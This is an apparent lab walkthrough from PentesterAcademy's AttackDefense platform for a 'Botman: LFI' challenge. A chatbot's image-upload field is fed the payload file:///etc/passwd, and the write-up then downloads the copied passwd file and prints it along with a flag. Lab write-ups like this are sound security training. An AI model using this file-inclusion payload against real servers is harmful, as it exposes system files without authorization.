ATTACK DEFENSE

by PentesterAcademy


Name	Botman: LFI
URL	https://www.attackdefense.com/challengedetails?cid=2180
Type	Web Technology : Bot Attacks

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

The web application is vulnerable to a Local File Inclusion attack.


Step 1: Inspect the web application.



clkvvrf3f6v9bd0w9hhc0i4kh.stager3.attackdefenselabs.com

Hey there! Welcome to the Chat Bot. 17:33

Step 2: Start the conversation with the chatbot with a “hey” message.



Breezed HTML Bootstrap Template
clkvvrf3f6v9bd0w9hhc0i4kh.stager3.attackdefenselabs.com
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

Hey there! Welcome to the Chat Bot. 17:33

hey 17:41

Before proceeding, Please enter your name 17:41

Step 3: Enter a name in the message.


Breezed HTML Bootstrap Template
clkvvrf3f6v9bd0w9hhc0i4kh.stager3.attackdefenselabs.com
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

Before proceeding, Please enter your name 17:41


test 17:42

Saved,Nice to meet you test 17:42

How may I Help you today test

17:42

Click on the “Upload media” button.


Breezed HTML Bootstrap Template
clkvvrf3f6v9bd0w9hhc0i4kh.stager3.attackdefenselabs.com
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support

Before proceeding, Please enter your name 17:41

test 17:42


Saved,Nice to meet you test 17:42

How may I Help you today test 17:42

example: http://172.17.0.2/botman.jpeg 17:44

Step 4: Inject the payload in the message field to retrieve the flag from /etc/passwd.

Payload: file:///etc/passwd


Breezed HTML Bootstrap Template
clkvvrf3f6v9bd0w9hhc0i4kh.stager3.attackdefenselabs.com
.BREEZED
HOME
ABOUT
PROJECTS
DROP DOWN
CONTACT US
Chat with our bot
Live Support


Input the image to be uploaded 17:44

file:///etc/passwd 17:46

Upload Successfully at /uploads/passwd 17:46

Step 5: Navigate to the file path provided.

URL: http://<target-url>/uploads/passwd



clkvvrf3f6v9bd0w9hhc0i4kh.stager3.attackdefenselabs.com/uploads/passwd

Opening passwd

You have chosen to open:

passwd

which is: application/octet-stream (1.0 KB)
from: ...//clkvvrf3f6v9bd0w9hhc0i4kh.stager3.attackdefenselabs.com

What should Firefox do with this file?


○ Open with Browse...

● Save File

Input the image to be uploaded 17:44

file:///etc/passv

Step 6: Click on download and check the contents of the file and retrieve the flag stored in the file.



```
root@PentesterAcademyLab:~# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
flag: 555bac04c28b1963b4d2a101eb8f2d12

root@PentesterAcademyLab:~#
```

Flag: 555bac04c28b1963b4d2a101eb8f2d12

References:

1. Botman (https://botman.io/)